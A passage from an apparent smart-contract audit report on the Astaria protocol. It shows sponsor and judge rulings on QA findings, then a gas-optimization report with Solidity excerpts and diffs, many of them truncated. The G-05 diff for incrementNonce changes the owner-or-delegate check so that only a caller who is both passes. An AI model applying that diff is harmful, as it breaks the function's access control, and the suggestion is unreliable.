https://github.com/transmissions11/solmate/blob/main/src/test/MultiRolesAuthority.t.sol

Recommended Mitigation Steps

Only use safeIncreaseAllowance to give minimum approval to move the fund around, use multisig to safeguard to admin.

SantiagoGregory (Astaria) disputed and commented:

> **[02] New Protocol parameter setting should not be applied to old loan term and state, especially the fee setting**
> @androolloyd - Don't think this is worth the storage costs and can't be used maliciously (as far as I can tell).

androolloyd (Astaria) disputed and commented:

> **[03] Adversary can game the flashAuction feature to block further flashAuction after trading collateral token and make liquidatorNFTClaim function revert and block liquidation if the NFT is Moonbird**
> In the case of moonbirds, but also applying to all nfts that would be flash enabled, there is a security hooks mechanism that lets us query the state of the underlying asset, we would have to write and deploy a security hook for the moon bird contract that would check the nesting status, we would then prohibit the transaction because the state of the nft is changed.

> The security hook can fetch any data about an nft from calls and then compare them after the nft has been returned.

SantiagoGregory (Astaria) disputed and commented:

> **[04] If an auction has no bidder, the NFT ownership should go back to the loan lenders instead of liquidator**
> LPs implicitly take the risk of auctions resulting in very low or no bids. Auctions are a way to distribute liquidation results equitably to LPs, and if there are no bids, then there is no way to distribute that value.

SantiagoGregory (Astaria) disagreed with severity and commented:

> **[08] Transaction revert in division by zero error when handling protocol fee if the feeTo address is set but `s.protocolFeeDenominator` is not set**
> Low severity because this would be configured before the fee switch was turned on.

androolloyd (Astaria) commented:

> **[09] Should use _safeMint instead of mint in CollateralToken#onERC721Received**
> Acknowledged.

SantiagoGregory (Astaria) commented:

> **[10] Adversary can front-run admin's state update and parameter update**
> Acknowledged. Not really an issue IMO.

androolloyd (Astaria) commented:

> **[12] Compromised owner is capable of draining all user's fund after user gives token allowance to TransferProxy.sol**
> Acknowledged.

Picodes (judge) commented:

> **[02] New Protocol parameter setting should not be applied to old loan term and state, especially the fee setting**
> Downgrading to low as it's an interesting suggestion but isn't of medium severity

> [03] Adversary can game the flashAuction feature to block further flashAuction after trading collateral token and make liquidatorNFTClaim function revert and block liquidation if the NFT is Moonbird
>
> This is a remarkable and very creative finding. But considering this is specific to MoonBird's behavior and that Astaria has a `securityHook` for this kind of case, downgrading to low.

> [05] Security hook should not be set for a NFT that is not Uniswap V3 Position NFT
>
> Low severity as this is a configuration error, easily fixable by the admins.

> [08] Transaction revert in division by zero error when handling protocol fee if the feeTo address is set but `s.protocolFeeDenominator` is not set
>
> Downgrading to low as this is a configuration mistake by the admin.

> [09] Should use _safeMint instead of mint in CollateralToken#onERC721Received
>
> Downgrading to low as it's more a safety check than anything else here.

> [10] Adversary can front-run admin's state update and parameter update
>
> QA at best given that there is no real exploit scenario and it can be mitigated with private rpcs.

> [12] Compromised owner is capable of draining all user's fund after user gives token allowance to TransferProxy.sol
>
> After this discussion, I will downgrade this issue to Low severity, as I finally don't think we can consider this a case of "privilege escalation" versus changing the transfer proxy address for example. It boils down to Admin Privilege which is OOS per the automated report.

Gas Optimizations

For this audit, 28 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **c3phas** received the top score from the judge.

The following wardens also submitted reports: CloudX, Aymen0909, 0xAgro, IIIIIII, ReyAdmirado, pfapostol, synackrst, Rageur, 0xackermann, PaludoX0, kaden, fs0c, caventa, SadBase, nogo, 0xSmartContract, shark, fatherOfBlocks, 0xkato,

0x1f8b, Rolezn, chrisdior4, RaymondFam, chaduke, SaeedAlipoor01988, BnkeOx0, *and* Rahoz.

Overview

Findings

NB: Some functions have been truncated where necessary to just show affected parts of the code. Through out the report some places might be denoted with audit tags to show the actual place affected.

Notes on Gas Estimates

I've tried to give the exact amount of gas being saved from running the included tests. Whenever the function is within the test coverage, the average gas before and after will be included, and often a diff of the code after proposed changes will be given

Some functions are not covered by the test cases or are internal/private functions.

[G-01] Pack structs by putting variables that can fit together next to each other

As the solidity EVM works with 32 bytes, variables less than 32 bytes should be packed inside a struct so that they can be stored in the same slot, this saves gas when writing to storage ~20000 gas.

StrategyDetailsParam: version and vault can be packed together: `Gas saved: 1 * 2k = 2k`

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/interfaces/IAstariaRouter.sol#L101-L105

```
File: /src/interfaces/IAstariaRouter.sol
101:  struct StrategyDetailsParam {
102:    uint8 version;
103:    uint256 deadline;
104:    address vault;
```

```
105:   }
```

```
diff --git a/src/interfaces/IAstariaRouter.sol b/src/interfaces/
index 2ae1431..679f46a 100644
--- a/src/interfaces/IAstariaRouter.sol
+++ b/src/interfaces/IAstariaRouter.sol
@@ -100,8 +100,8 @@ interface IAstariaRouter is IPausable, IBeac

    struct StrategyDetailsParam {
      uint8 version;
-     uint256 deadline;
      address vault;
+     uint256 deadline;
    }
```

[G-02] The result of a function call should be cached rather than re-calling the function

WithdrawProxy.sol.claim(): Results of VAULT() and asset() should be cached (Saves 434 gas)

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L240-L287

Gas benchmarks | | Min | Average | Median | Max | | ------ | --- | ------- | ----- | --- | | Before | 4651 | 15745 | 16576 | 22114 | | After | 4854 | 15311 | 16073 | 21304 |

```
File: /src/WithdrawProxy.sol
240:   function claim() public {

247:     if (PublicVault(VAULT()).getCurrentEpoch() < CLAIMABLE_E
248:       revert InvalidState(InvalidStates.PROCESS_EPOCH_NOT_CO
249:     }

255:     uint256 balance = ERC20(asset()).balanceOf(address(this)

258:     if (balance < s.expected) {
259:       PublicVault(VAULT()).decreaseYIntercept(
260:         (s.expected - balance).mulWadDown(1e18 - s.withdrawF
```

```
261:       );
262:     } else {
263:       PublicVault(VAULT()).increaseYIntercept(
264:         (balance - s.expected).mulWadDown(1e18 - s.withdrawR
265:       );
266:     }

268:     if (s.withdrawRatio == uint256(0)) {
269:       ERC20(asset()).safeTransfer(VAULT(), balance);
270:     } else {
271:       transferAmount = uint256(s.withdrawRatio).mulDivDown(
272:         balance,
273:         10**ERC20(asset()).decimals()
274:       );

280:       if (balance > 0) {
281:         ERC20(asset()).safeTransfer(VAULT(), balance);
282:       }
283:     }
284:     s.finalAuctionEnd = 0;

286:     emit Claimed(address(this), transferAmount, VAULT(), bal
287:   }
```

```
diff --git a/src/WithdrawProxy.sol b/src/WithdrawProxy.sol
index 9906ec7..abe0255 100644
--- a/src/WithdrawProxy.sol
+++ b/src/WithdrawProxy.sol
@@ -243,8 +243,10 @@ contract WithdrawProxy is ERC4626Cloned, Wi
     if (s.finalAuctionEnd == 0) {
       revert InvalidState(InvalidStates.CANT_CLAIM);
     }
+    address _vault = VAULT();
+    address _asset = asset();

-    if (PublicVault(VAULT()).getCurrentEpoch() < CLAIMABLE_EPOC
+    if (PublicVault(_vault).getCurrentEpoch() < CLAIMABLE_EPOCH
       revert InvalidState(InvalidStates.PROCESS_EPOCH_NOT_COMPI
     }
     if (block.timestamp < s.finalAuctionEnd) {
@@ -252,25 +254,25 @@ contract WithdrawProxy is ERC4626Cloned, W
     }

     uint256 transferAmount = 0;
```

```
-     uint256 balance = ERC20(asset()).balanceOf(address(this)) -
+     uint256 balance = ERC20(_asset).balanceOf(address(this)) -
        s.withdrawReserveReceived; // will never underflow becaus

      if (balance < s.expected) {
-       PublicVault(VAULT()).decreaseYIntercept(
+       PublicVault(_vault).decreaseYIntercept(
          (s.expected - balance).mulWadDown(1e18 - s.withdrawRati
        );
      } else {
-       PublicVault(VAULT()).increaseYIntercept(
+       PublicVault(_vault).increaseYIntercept(
          (balance - s.expected).mulWadDown(1e18 - s.withdrawRati
        );
      }

      if (s.withdrawRatio == uint256(0)) {
-       ERC20(asset()).safeTransfer(VAULT(), balance);
+       ERC20(_asset).safeTransfer(_vault, balance);
      } else {
        transferAmount = uint256(s.withdrawRatio).mulDivDown(
          balance,
-         10**ERC20(asset()).decimals()
+         10**ERC20(_asset).decimals()
        );

        unchecked {
@@ -278,12 +280,12 @@ contract WithdrawProxy is ERC4626Cloned, W
        }

        if (balance > 0) {
-         ERC20(asset()).safeTransfer(VAULT(), balance);
+         ERC20(_asset).safeTransfer(_vault, balance);
        }
      }
      s.finalAuctionEnd = 0;

-     emit Claimed(address(this), transferAmount, VAULT(), balanc
+     emit Claimed(address(this), transferAmount, _vault, balance
    }
```

WithdrawProxy.sol.drain(): Result of asset() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProx

y.sol#L289-L300

Saves 177 Gas on average | | Min | Average | Median | Max | | ------ | --- | ------- | ------ | ----- | | Before | 7268 | 16214 | 16214 | 25160 | | After | 7091 | 16037 | 16037 | 24983 |

```
File: /src/WithdrawProxy.sol
289:  function drain(uint256 amount, address withdrawProxy)

293: {
294:     uint256 balance = ERC20(asset()).balanceOf(address(this)
295:     if (amount > balance) {
296:       amount = balance;
297:     }
298:     ERC20(asset()).safeTransfer(withdrawProxy, amount);
299:     return amount;
300:  }
```

```
diff --git a/src/WithdrawProxy.sol b/src/WithdrawProxy.sol
index 9906ec7..03ea25f 100644
--- a/src/WithdrawProxy.sol
+++ b/src/WithdrawProxy.sol
@@ -291,11 +291,12 @@ contract WithdrawProxy is ERC4626Cloned, W
     onlyVault
     returns (uint256)
   {
-    uint256 balance = ERC20(asset()).balanceOf(address(this));
+    address _asset = asset();
+    uint256 balance = ERC20(_asset).balanceOf(address(this));
     if (amount > balance) {
       amount = balance;
     }
-    ERC20(asset()).safeTransfer(withdrawProxy, amount);
+    ERC20(_asset).safeTransfer(withdrawProxy, amount);
     return amount;
   }
```

PublicVault.sol.minDepositAmount(): ERC20(asset()).decimals() should be cached rather than call it twice

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L96-L108

```
File: /src/PublicVault.sol
96:   function minDepositAmount()
97:     public
98:     view
99:     virtual
100:     override(ERC4626Cloned)
101:     returns (uint256)
102:   {
103:     if (ERC20(asset()).decimals() == uint8(18)) { //@audit:
104:       return 100 gwei;
105:     } else {
106:       return 10**(ERC20(asset()).decimals() - 1);//@audit: s
107:     }
108:   }
```

```
diff --git a/src/PublicVault.sol b/src/PublicVault.sol
index 16247ce..c52356e 100644
--- a/src/PublicVault.sol
+++ b/src/PublicVault.sol
@@ -100,10 +100,11 @@ contract PublicVault is VaultImplementatic
     override(ERC4626Cloned)
     returns (uint256)
   {
-    if (ERC20(asset()).decimals() == uint8(18)) {
+    uint8 _assetDecimals = ERC20(asset()).decimals();
+    if (_assetDecimals== uint8(18)) {
       return 100 gwei;
     } else {
-      return 10**(ERC20(asset()).decimals() - 1);
+      return 10**(_assetDecimals - 1);
     }
   }
```

PublicVault.sol._deployWithdrawProxyIfNotDeployed(): ROUTER() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L216-L231

```
File: /src/PublicVault.sol

219:     if (s.epochData[epoch].withdrawProxy == address(0)) {
220:       s.epochData[epoch].withdrawProxy = ClonesWithImmutable
221:         IAstariaRouter(ROUTER()).BEACON_PROXY_IMPLEMENTATION
222:         abi.encodePacked(
223:           address(ROUTER()), // router is the beacon //@audi
```

```
diff --git a/src/PublicVault.sol b/src/PublicVault.sol
index 16247ce..39b7be6 100644
--- a/src/PublicVault.sol
+++ b/src/PublicVault.sol
@@ -217,10 +217,11 @@ contract PublicVault is VaultImplementatic
     internal
   {
     if (s.epochData[epoch].withdrawProxy == address(0)) {
+      IAstariaRouter _router = ROUTER();
       s.epochData[epoch].withdrawProxy = ClonesWithImmutableArg
-        IAstariaRouter(ROUTER()).BEACON_PROXY_IMPLEMENTATION(),
+        IAstariaRouter(_router).BEACON_PROXY_IMPLEMENTATION(),
         abi.encodePacked(
-          address(ROUTER()), // router is the beacon
+          address(_router), // router is the beacon
           uint8(IAstariaRouter.ImplementationType.WithdrawProxy
           asset(), // token
           address(this), // vault
```

PublicVault.sol.processEpoch(): totalAssets() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L322-L326

```
File: /src/PublicVault.sol
322:         if (totalAssets() > expected) { //@audit: Initial ca
323:           s.withdrawReserve = (totalAssets() - expected)//@a
```

```
324:             .mulWadDown(s.liquidationWithdrawRatio)
325:             .safeCastTo88();
326:         } else {
```

```
diff --git a/src/PublicVault.sol b/src/PublicVault.sol
index 16247ce..4f5f6b8 100644
--- a/src/PublicVault.sol
+++ b/src/PublicVault.sol
@@ -317,10 +317,10 @@ contract PublicVault is VaultImplementatic

       currentWithdrawProxy.setWithdrawRatio(s.liquidationWithdr
       uint256 expected = currentWithdrawProxy.getExpected();
-
-      unchecked {
-        if (totalAssets() > expected) {
-          s.withdrawReserve = (totalAssets() - expected)
+      uint256 _totalAssets = totalAssets();
+      unchecked {
+        if (_totalAssets > expected) {
+          s.withdrawReserve = (_totalAssets - expected)
             .mulWadDown(s.liquidationWithdrawRatio)
             .safeCastTo88();
         } else {
@@ -330,7 +330,7 @@ contract PublicVault is VaultImplementation,
       _setYIntercept(
         s,
         s.yIntercept -
-          totalAssets().mulDivDown(s.liquidationWithdrawRatio,
+           _totalAssets.mulDivDown(s.liquidationWithdrawRatio,
       );
       // burn the tokens of the LPs withdrawing
       _burn(address(this), proxySupply);
```

PublicVault.sol.transferWithdrawReserve(): Result of asset() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L359-L411

```
File: /src/PublicVault.sol
359:   function transferWithdrawReserve() public {
```

```
371:     if (currentWithdrawProxy != address(0)) {
372:       uint256 withdrawBalance = ERC20(asset()).balanceOf(adc

384:       ERC20(asset()).safeTransfer(currentWithdrawProxy, with
```

PublicVault.sol._handleStrategistInterestReward(): VAULT_FEE() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L597-L609

```
File: /src/PublicVault.sol
602:     if (VAULT_FEE() != uint256(0)) {
603:       uint256 x = (amount > interestOwing) ? interestOwing :
604:       uint256 fee = x.mulDivDown(VAULT_FEE(), 10000);
```

```
diff --git a/src/PublicVault.sol b/src/PublicVault.sol
index 16247ce..c5ceb07 100644
--- a/src/PublicVault.sol
+++ b/src/PublicVault.sol
@@ -599,9 +599,10 @@ contract PublicVault is VaultImplementatior
     uint256 interestOwing,
     uint256 amount
   ) internal virtual {
-    if (VAULT_FEE() != uint256(0)) {
+    uint256 _vault_fee = VAULT_FEE();
+    if (_vault_fee != uint256(0)) {
       uint256 x = (amount > interestOwing) ? interestOwing : am
-      uint256 fee = x.mulDivDown(VAULT_FEE(), 10000);
+      uint256 fee = x.mulDivDown(_vault_fee, 10000);
```

VaultImplementation.sol.buyoutLien(): ROUTER() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L313-L351

```
File: /src/VaultImplementation.sol
322:     LienToken lienToken = LienToken(address(ROUTER().LIEN_TC

334:     ERC20(asset()).safeApprove(address(ROUTER().TRANSFER_PRC

343:             lien: ROUTER().validateCommitment({ //@audit: 3r



diff --git a/src/VaultImplementation.sol b/src/VaultImplementati
index b5ff5d7..659db03 100644
--- a/src/VaultImplementation.sol
+++ b/src/VaultImplementation.sol
@@ -319,7 +319,8 @@ abstract contract VaultImplementation is
      whenNotPaused
      returns (ILienToken.Stack[] memory, ILienToken.Stack memory
    {
-     LienToken lienToken = LienToken(address(ROUTER().LIEN_TOKEN
+     IAstariaRouter _ROUTER = ROUTER();
+     LienToken lienToken = LienToken(address(_ROUTER.LIEN_TOKEN(

      (uint256 owed, uint256 buyout) = lienToken.getBuyout(stack[

@@ -331,7 +332,7 @@ abstract contract VaultImplementation is

      _validateCommitment(incomingTerms, recipient());

-     ERC20(asset()).safeApprove(address(ROUTER().TRANSFER_PROXY(
+     ERC20(asset()).safeApprove(address(_ROUTER.TRANSFER_PROXY())

      return
        lienToken.buyoutLien(
@@ -340,7 +341,7 @@ abstract contract VaultImplementation is
            encumber: ILienToken.LienActionEncumber({
              amount: owed,
              receiver: recipient(),
-             lien: ROUTER().validateCommitment({
+             lien: _ROUTER.validateCommitment({
                commitment: incomingTerms,
                timeToSecondEpochEnd: _timeToSecondEndIfPublic()
              }),
```

VaultImplementation.sol.buyoutLien(): asset() should be cached

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L326-L334

```
File: /src/VaultImplementation.sol
326:     if (buyout > ERC20(asset()).balanceOf(address(this))) {

334:     ERC20(asset()).safeApprove(address(ROUTER().TRANSFER_PRC
```

```
diff --git a/src/VaultImplementation.sol b/src/VaultImplementati
index b5ff5d7..e003f4e 100644
--- a/src/VaultImplementation.sol
+++ b/src/VaultImplementation.sol
@@ -322,8 +322,8 @@ abstract contract VaultImplementation is
      LienToken lienToken = LienToken(address(ROUTER().LIEN_TOKEN

      (uint256 owed, uint256 buyout) = lienToken.getBuyout(stack|
-
-     if (buyout > ERC20(asset()).balanceOf(address(this))) {
+     ERC20 _asset = ERC20(asset());
+     if (buyout > _asset.balanceOf(address(this))) {
        revert IVaultImplementation.InvalidRequest(
          InvalidRequestReason.INSUFFICIENT_FUNDS
        );
@@ -331,7 +331,7 @@ abstract contract VaultImplementation is

      _validateCommitment(incomingTerms, recipient());

-     ERC20(asset()).safeApprove(address(ROUTER().TRANSFER_PROXY
+     _asset.safeApprove(address(ROUTER().TRANSFER_PROXY()), buyc

      return
        lienToken.buyoutLien(
```

VaultImplementation.sol._handleProtocolFee(): ROUTER() should be cached (happy path)

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L397-L409

```
File: /src/VaultImplementation.sol
397:  function _handleProtocolFee(uint256 amount) internal retur
398:    address feeTo = ROUTER().feeTo();
399:    bool feeOn = feeTo != address(0);
400:    if (feeOn) {
401:      uint256 fee = ROUTER().getProtocolFee(amount);
```

```
diff --git a/src/VaultImplementation.sol b/src/VaultImplementati
index b5ff5d7..41ea5ee 100644
--- a/src/VaultImplementation.sol
+++ b/src/VaultImplementation.sol
@@ -395,10 +395,11 @@ abstract contract VaultImplementation is
   }

   function _handleProtocolFee(uint256 amount) internal returns
-    address feeTo = ROUTER().feeTo();
+    IAstariaRouter _ROUTER = ROUTER();
+    address feeTo = _ROUTER.feeTo();
     bool feeOn = feeTo != address(0);
     if (feeOn) {
-      uint256 fee = ROUTER().getProtocolFee(amount);
+      uint256 fee = _ROUTER.getProtocolFee(amount);

       unchecked {
         amount -= fee;
```

[G-03] Internal/Private functions only called once can be inlined to save gas `Gas saved: 20 * 20 = 400`

Not inlining costs 20 to 40 gas because of two extra JUMP instructions and additional stack operations needed for function calls.

Affected code: `Total Instances: 20`

Note: see warden's original submission for list of instances.

[G-04] Using storage instead of memory for structs/arrays saves gas

When fetching data from a storage location, assigning the data to a memory variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (2100 gas) for each field of the struct/array. If the fields are read from the new memory variable, they incur an additional MLOAD rather than a cheap stack read. Instead of declearing the variable with the memory keyword, declaring the variable with the storage keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a memory variable, is if the full struct/array is being returned by the function, is being passed to a function that requires memory, or if the array/struct is being read from another memory array/struct.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L562

Save 85 gas on average | | Min | Average | Median | Max | | ------ | --- | ------- | ------ | ----- | | Before | 166273 | 183609 | 176773 | 215828 | | After | 166189 | 183525 | 176689 | 215761 |

```
File:/src/CollateralToken.sol
562:    Asset memory incomingAsset = s.idToUnderlying[collateral
```

```
--- a/src/CollateralToken.sol
+++ b/src/CollateralToken.sol

-    Asset memory incomingAsset = s.idToUnderlying[collateralId]
+    Asset storage incomingAsset = s.idToUnderlying[collateralIc
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L390

```
File: /src/CollateralToken.sol
390:    Asset memory underlying = _loadCollateralSlot().idToUnde
391:      collateralId
392:    ];
```

```
434:     Asset memory underlying = s.idToUnderlying[collateralId]
```

[G-05] require() or revert() statements that check input arguments should be at the top of the function (Also restructured some if's)

Fail early and cheaply

Checks that involve constants should come before checks that involve state variables, function calls, and calculations. By doing these checks first, the function is able to revert before wasting alot of gas in a function that may ultimately revert in the unhappy case.

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC721.sol#L106-L124

```
File: /src/ERC721.sol
106:  function transferFrom(
107:    address from,
108:    address to,
109:    uint256 id
110:  ) public virtual override(IERC721) {
111:    ERC721Storage storage s = _loadERC721Slot();

113:    require(from == s._ownerOf[id], "WRONG_FROM");

115:    require(to != address(0), "INVALID_RECIPIENT");
```

```
diff --git a/src/ERC721.sol b/src/ERC721.sol
index 232ccb9..a31968e 100644
--- a/src/ERC721.sol
+++ b/src/ERC721.sol
@@ -108,12 +108,13 @@ abstract contract ERC721 is Initializable,
     address to,
     uint256 id
   ) public virtual override(IERC721) {
+
```

```
+     require(to != address(0), "INVALID_RECIPIENT");

      ERC721Storage storage s = _loadERC721Slot();

      require(from == s._ownerOf[id], "WRONG_FROM");

-     require(to != address(0), "INVALID_RECIPIENT");
      require(
        msg.sender == from ||
          s.isApprovedForAll[from][msg.sender] ||
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L64-L71

```
File: /src/VaultImplementation.sol
64:   function incrementNonce() external {
65:     VIData storage s = _loadVISlot();
66:     if (msg.sender != owner() && msg.sender != s.delegate) {
67:       revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY
68:     }
69:     s.strategistNonce++;
70:     emit NonceUpdated(s.strategistNonce);
71:   }
```

Since we revert on two occassions ie `msg.sender != owner() && msg.sender != s.delegate` which means that both of those conditions need to be true, we could save some gas used in evaluating the line `VIData storage s = _loadVISlot();` if it so happens that `msg.sender` is not equal to `owner()` . Working as it is, even if the first condition fails, we would have already sent some gas evaluating `VIData storage s = _loadVISlot();` Splitting the if's would avoid the unneccessary wastage of gas incase we fail at the check `msg.sender != owner()`

```
diff --git a/src/VaultImplementation.sol b/src/VaultImplementati
index b5ff5d7..ae86f0f 100644
--- a/src/VaultImplementation.sol
+++ b/src/VaultImplementation.sol
@@ -62,8 +62,11 @@ abstract contract VaultImplementation is
   }
```

```
   function incrementNonce() external {
+    if (msg.sender != owner()){
+     revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
+    }
     VIData storage s = _loadVISlot();
-    if (msg.sender != owner() && msg.sender != s.delegate) {
+    if (msg.sender != s.delegate) {
       revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
     }
     s.strategistNonce++;
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L524-L539

```
File: /src/CollateralToken.sol
524: function settleAuction(uint256 collateralId) public {
525:    CollateralStorage storage s = _loadCollateralSlot();
526:    if (
527:      s.collateralIdToAuction[collateralId] == bytes32(0) &&
528:      ERC721(s.idToUnderlying[collateralId].tokenContract).o
529:        s.idToUnderlying[collateralId].tokenId
530:      ) !=
531:      s.clearingHouse[collateralId]
532:    ) {
533:      revert InvalidCollateralState(InvalidCollateralStates.
534:    }
535:    require(msg.sender == s.clearingHouse[collateralId]);
```

```
diff --git a/src/CollateralToken.sol b/src/CollateralToken.sol
index c82b400..6640cca 100644
--- a/src/CollateralToken.sol
+++ b/src/CollateralToken.sol
@@ -523,6 +523,8 @@ contract CollateralToken is

   function settleAuction(uint256 collateralId) public {
     CollateralStorage storage s = _loadCollateralSlot();
+    require(msg.sender == s.clearingHouse[collateralId]);
     if (
       s.collateralIdToAuction[collateralId] == bytes32(0) &&
       ERC721(s.idToUnderlying[collateralId].tokenContract).owne
```

```
@@ -532,7 +534,6 @@ contract CollateralToken is
     ) {
       revert InvalidCollateralState(InvalidCollateralStates.NO_
     }
-    require(msg.sender == s.clearingHouse[collateralId]);
     _settleAuction(s, collateralId);
     delete s.idToUnderlying[collateralId];
     _burn(collateralId);
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L109-L143

```
File: /src/CollateralToken.sol
109:  function liquidatorNFTClaim(OrderParameters memory params)
110:    CollateralStorage storage s = _loadCollateralSlot();

112:    uint256 collateralId = params.offer[0].token.computeId(
113:      params.offer[0].identifierOrCriteria
114:    );
115:    address liquidator = s.LIEN_TOKEN.getAuctionLiquidator(c
116:    if (
117:      s.collateralIdToAuction[collateralId] == bytes32(0) ||
118:      liquidator == address(0)
119:    ) {
120:      //revert no auction
121:      revert InvalidCollateralState(InvalidCollateralStates.
122:    }
123:    if (
124:      s.collateralIdToAuction[collateralId] != keccak256(abi
125:    ) {
126:      //revert auction params dont match
127:      revert InvalidCollateralState(
128:        InvalidCollateralStates.INVALID_AUCTION_PARAMS
129:      );
130:    }

132:    if (block.timestamp < params.endTime) {
133:      //auction hasn't ended yet
134:      revert InvalidCollateralState(InvalidCollateralStates.
135:    }
```

```
diff --git a/src/CollateralToken.sol b/src/CollateralToken.sol
index c82b400..46341f3 100644
--- a/src/CollateralToken.sol
+++ b/src/CollateralToken.sol
@@ -107,6 +107,11 @@ contract CollateralToken is
   }

   function liquidatorNFTClaim(OrderParameters memory params) ex
+
+    if (block.timestamp < params.endTime) {
+      //auction hasn't ended yet
+      revert InvalidCollateralState(InvalidCollateralStates.AUC
+    }
     CollateralStorage storage s = _loadCollateralSlot();

     uint256 collateralId = params.offer[0].token.computeId(
@@ -129,10 +134,6 @@ contract CollateralToken is
       );
     }

-    if (block.timestamp < params.endTime) {
-      //auction hasn't ended yet
-      revert InvalidCollateralState(InvalidCollateralStates.AUC
-    }
```

[G-06] `keccak256()` should only need to be called on a specific string literal once

It should be saved to an immutable variable, and the variable used instead. If the hash is being used as a part of a function selector, the cast to `bytes4` should also only be done once.

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC20-Cloned.sol#L162-L165

```
File: /src/ERC20-Cloned.sol
162:     keccak256(
163:     "EIP712Domain(string version,uint256 chainId,address ver
164:     ),
```

```
165:     keccak256("1"),
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L310

```
File: /src/CollateralToken.sol
310:       ) != keccak256("FlashAction.onFlashAction")
```

[G-07] `x += y` costs more gas than `x = x + y` for state variables

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L69

```
File: /src/VaultImplementation.sol
69:     s.strategistNonce++;
```

```
diff --git a/src/VaultImplementation.sol b/src/VaultImplementati
index b5ff5d7..b28ac53 100644
--- a/src/VaultImplementation.sol
+++ b/src/VaultImplementation.sol
@@ -66,7 +66,7 @@ abstract contract VaultImplementation is
      if (msg.sender != owner() && msg.sender != s.delegate) {
        revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
      }
-     s.strategistNonce++;
+     ++s.strategistNonce;
      emit NonceUpdated(s.strategistNonce);
    }
```

[G-08] Usage of uints/ints smaller than 32 bytes (256 bits) incurs overhead

When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html

Use a larger size then downcast where needed.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L138-L143

```
File: /src/PublicVault.sol

//@audit: uint64 epoch
138:  function redeemFutureEpoch(
139:    uint256 shares,
140:    address receiver,
141:    address owner,
142:    uint64 epoch
143:  ) public virtual returns (uint256 assets) {

//@audit: uint64 epoch
148:  function _redeemFutureEpoch(
149:    VaultData storage s,
150:    uint256 shares,
151:    address receiver,
152:    address owner,
153:    uint64 epoch
154:  ) internal virtual returns (uint256 assets) {

//@audit: uint64 epoch
192:  function getWithdrawProxy(uint64 epoch) public view returr

//@audit: uint64 epoch
216:  function _deployWithdrawProxyIfNotDeployed(VaultData store

//@audit: uint48 newSlope
529:  function _setSlope(VaultData storage s, uint48 newSlope) i

//@audit: uint64 epoch
534:  function decreaseEpochLienCount(uint64 epoch) public onlyI
```

```
//@audit: uint64 epoch
538:  function _decreaseEpochLienCount(VaultData storage s, uint

//@audit: uint64 end
546:  function getLienEpoch(uint64 end) public pure returns (uir

//@audit: uint64 epoch
556:  function _increaseOpenLiens(VaultData storage s, uint64 ep
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L268-L272

```
File: /src/VaultImplementation.sol

//@audit: uint40 end
268:  function _afterCommitToLien(
269:    uint40 end,
270:    uint256 lienId,
271:    uint256 slope
272:  ) internal virtual {}

//@audit: uint8 position
313:  function buyoutLien(
314:    ILienToken.Stack[] calldata stack,
315:    uint8 position,
316:    IAstariaRouter.Commitment calldata incomingTerms
317:  )
```

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L790-L796

```
File: /src/LienToken.sol

//@audit: uint8 position
790:  function _payment(
791:    LienStorage storage s,
792:    Stack[] memory activeStack,
793:    uint8 position,
```

```
794:     uint256 amount,
